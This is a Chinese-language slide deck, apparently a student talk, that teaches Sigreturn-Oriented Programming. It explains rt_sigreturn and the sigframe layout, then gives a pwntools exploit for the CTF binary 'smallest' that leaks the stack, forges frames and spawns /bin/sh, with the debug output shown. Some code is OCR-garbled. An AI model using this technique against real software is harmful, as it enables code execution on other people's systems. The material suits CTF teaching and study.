SROP

About me


• Terry1234

• CCU CSIE


Outline

- Signal Handling
 - rt_sigreturn
 - rt_sigframe
- SROP
 - Syscall chain
 - Example


context switch



context switch



context switch



rt_sigreturn

- 在context switch時,會保存各個register的值
- Signal Handler結束後,呼叫rt_sigreturn恢復registers的值
- syscall編號Oxf
- 雖然rt_sigreturn()預期由signal Handler呼叫,但即便沒有發生signal也可以執行這個syscall
- rt_sigframe放在user space,在sigreturn時
 不會檢查sigframe的內容是否改變


rt_sigframe struct

• Registers 的資訊保存在裡面的ucontext struct

0x00	rt_sigreturn	uc_flags	
0xII	&uc	uc_stack.ss_sp	
0x20	uc_stack.ss_flags	uc_stack.ss_size	
0x30	r8	r9	
0x40	rl0	rH	
0×50	rl2	rl3	
0x60	rl4	rI5	
0x70	rdi = &"/bin/sh"	rsi	
0x80	rbp	rbx	
0x90	rdx	rax = 59 (execve)	
0xA0	rcx	rsp	
0xB0	rip = &syscall	eflags	
0xC0	cs / gs / fs	err	
0xD0	trapno oldmask (unused)		
0xE0	cr2 (segfault addr)	&fpstate	
0xF0	reserved	sigmask	

exploit rt_sigreturn

- 偽造一個sigframe,用rt_sigreturn還原來控制所有的register
- 重複這個動作來組成syscall chain
- 將rsp控制到下一個rt_sigreturn上
- 需要的gadgets
 - syscall; ret;
 - rt_sigreturn(可以想辦法把rax設定成0xf後syscall,效果相同)



syscall chain

• 透過控制registers組成syscall chain



Example - 360春秋盃 smallest

- 只有6行instructions
 - read 0x400 bytes到rsp指的地方,之後直接return

```
        0x004000b0
        4831c0
        xor rax, rax

        0x004000b3
        ba00040000
        mov edx, 0x400

        0x004000b8
        4889e6
        mov rsi, rsp

        0x004000bb
        4889c7
        mov rdi, rax

        0x004000be
        0f05
        syscall

        0x004000c0
        c3
        ret
```

- return address可控、可寫入很大的資料->嘗試構造syscall chain
- 想辦法leak stack address後,在上面寫入sigframe和/bin/sh

0x004000b0	4831c0	xor rax, rax
	ba00040000	mov edx, 0x400
	4889e6	mov rsi, rsp
	4889c7	mov rdi, rax
	0f05	
	c3	

leak stack address


```
from pwn import *
context.arch = 'amd64'
context.log_level = 'debug'
p = process('./smallest')
elf = ELF('./smallest')
read = 0x4000b0
syscall_ret = 0x4000be
payload1 = p64(read) * 0x3
p.send(payload1)
111
read again
set return address to 0x4000b8 and rax = 1
-> write 400 byte on the stack -> leak stack address
p.send(b'\xb8')
leaked_stack_addr = u64(p.recv()[8:16])
```

leak stack address

	0x004000b0	4831c0	xor	rax,	rax
		ba000400	mov	edx,	0x400
		4889e6	mov	rsi,	rsp
		4889c7	mov	rdi,	rax
		0f05			
→		c3			

0x4000b0 0x4000b0 0x4000b0

leak stack address




0x4000b0

0x4000b0

• leak stack address

• Send 1 byte to modify return address -> rax = 1



0x4000b0

leak stack address

```
      0x004000b0
      4831c0
      xor rax, rax

      0x004000b3
      ba00040000
      mov edx, 0x400

      0x004000b8
      4889e6
      mov rsi, rsp


      0x004000bb
      4889c7
      mov rdi, rax

      0x004000be
      0f05
      syscall

      ret
      ret
```

0x4000b8 0x4000b0

leak stack address



leak stack address

• rax = 1 -> write() -> leak stack address

```
0x004000b0 4831c0 xor rax, rax
0x004000b3 ba00040000 mov edx, 0x400
0x004000b8 4889e6 mov rsi, rsp
0x004000bb 4889c7 mov rdi, rax
rip → 0x004000be 0f05 syscall
0x004000c0 c3 ret
```

leak stack address

	0x004000b0	4831c0	xor rax,	rax
		ba00040000	mov edx,	0x400
		4889e6	mov rsi,	rsp
		4889c7	mov rdi,	rax
		0f05		
ip		c3		

leak stack address

leak stack address

• read again

```
0x004000b0 4831c0 xor rax, rax
0x004000b3 ba00040000 mov edx, 0x400
0x004000b8 4889e6 mov rsi, rsp
0x004000bb 4889c7 mov rdi, rax
rip → 0x004000be 0f05 syscall
0x004000c0 c3 ret
```

• set sigframe

```
sigframe_read = SigreturnFrame()
sigframe read.rax = constants.SYS read
sigframe read.rdi = 0x0
sigframe_read.rsi = leaked_stack_addr
sigframe_read.rdx = 0x400
sigframe read.rsp = leaked stack addr
sigframe_read.rip = syscall_ret
. . .
read again
set return address to 0x4000b0 and sigframe read
b'a' * 0x8 is used for preserving space for a return address
payload2 = p64(read) + b'a' * 0x8 + bytes(sigframe_read)
p.send(payload2)
```


• set sigframe

rip

0x004000b0	4831c0	xor rax, rax
	ba00040000	mov edx, 0x400
	4889e6	mov rsi, rsp
	4889c7	mov rdi, rax
	0f05	
	c3	

0x4000b0 aaaaaaaa sigframe


• set sigframe



aaaaaaaa

sigframe

• set sigframe



aaaaaaaa sigframe

- call rt_sigreturn()
- Send 15 bytes -> rax = 0xf

```
sigreturn = p64(syscall_ret) + b'b' * 0x7;
p.send(sigreturn)
```

rip

• call rt_sigreturn()

```
        0x004000b0
        4831c0
        xor rax, rax

        0x004000b3
        ba00040000
        mov edx, 0x400

        0x004000b8
        4889e6
        mov rsi, rsp

        0x004000bb
        4889c7
        mov rdi, rax

        0x004000be
        0f05
        syscall


        0x004000c0
        c3
        ret
```

0x4000be

bbbbbbb

sigframe


• call rt_sigreturn()




bbbbbbb

sigframe


• call rt_sigreturn()





- call rt_sigreturn()
- read 400 bytes to leaked_stack_addr


```
sigframe_read = SigreturnFrame()
sigframe_read.rax = constants.SYS_read
sigframe_read.rdi = 0x0
sigframe_read.rsi = leaked_stack_addr
sigframe_read.rdx = 0x400
sigframe_read.rsp = leaked_stack_addr
sigframe_read.rip = syscall_ret
```




• set sigframe

```
sigframe execve = SigreturnFrame()
sigframe execve.rax = constants.SYS_execve
sigframe execve.rdi = leaked stack addr + 0x200
sigframe execve.rsi = 0x0
sigframe execve.rdx = 0x0
sigframe execve.rsp = leaked stack addr
sigframe execve.rip = syscall ret
. . .
read again
read 0x400 bytes to leaked stack addr
p64(0x4000b0) + b'a' * 0x8 + sigframe execve(for execve /bin/sh) + padding + /bin/sh
111
execve frame payload = p64(read) + b'a' * 0x8 + bytes(sigframe execve)
payload3 = execve_frame_payload + b'\x00' * (0x200 - len(execve_frame_payload)) + b'/bin/sh\x00'
p.send(payload3)
```

• set sigframe






• set sigframe

rip

0X004000b0	4831c0	xor rax, rax
	ba00040000	mov edx, 0x400
	4889e6	mov rsi, rsp
	4889c7	mov rdi, rax
	0f05	
	c3	


0x4000b0 aaaaaaaa sigframe /bin/sh

• set sigframe



aaaaaaaa sigframe /bin/sh

• set sigframe



aaaaaaaa sigframe /bin/sh

call rt_sigreturn()


p.send(sigreturn)

• call rt_sigreturn()

```
0x004000b0 4831c0 xor rax, rax
0x004000b3 ba00040000 mov edx, 0x400
0x004000b8 4889e6 mov rsi, rsp
0x004000bb 4889c7 mov rdi, rax
0x004000be 0f05 syscall
rip → 0x004000c0 c3 ret
```


0x4000be bbbbbbb sigframe /bin/sh

- call rt_sigreturn()
- rax = 0xf



bbbbbbb sigframe /bin/sh

call rt_sigreturn()



..... /bin/sh

rsp

• get shell

```
sigframe_execve = SigreturnFrame()
sigframe_execve.rax = constants.SYS_execve
sigframe_execve.rdi = leaked_stack_addr + 0x200
sigframe_execve.rsi = 0x0
sigframe_execve.rdx = 0x0
sigframe_execve.rsp = leaked_stack_addr
sigframe_execve.rip = syscall_ret
```

get shell

```
60 el 3f el fe 7f
    000000b0
                                              40
    000000c0
                                        33
    000000d0
    00000100
    00000108
     6] Sent 0xf bytes:
                                                                             bbbb bbb
                                        62 62 62 62 62 62 62
    0000000
              be 00 40
    0000000f
     [6] Sent 0x208 bytes:
    0000000
                    40
                                        61 61 61 61 61 61 61 61
                                                                              aaaa aaaa
    00000010
    00000070
    00000080
    000000a0
    000000b0
                    3f el
                                        33
    000000c0
    000000d0
                                                                   /bin /sh-
             2f 62 69 6e 2f 73 68
    00000200
    00000208
    UG] Sent 0xf bytes:
                                        62 62 62 62 62 62 62
                                                                              bbbb bbb
    00000000
              be 00 40
    0000000f
   Switching to interactive mode
 ls
      i] Sent 0x3 bytes:
   b'ls\n'
       Received 0x1e bytes:
   b'smallest smallest exploit.py\n'
smallest smallest exploit.py
```

Q&A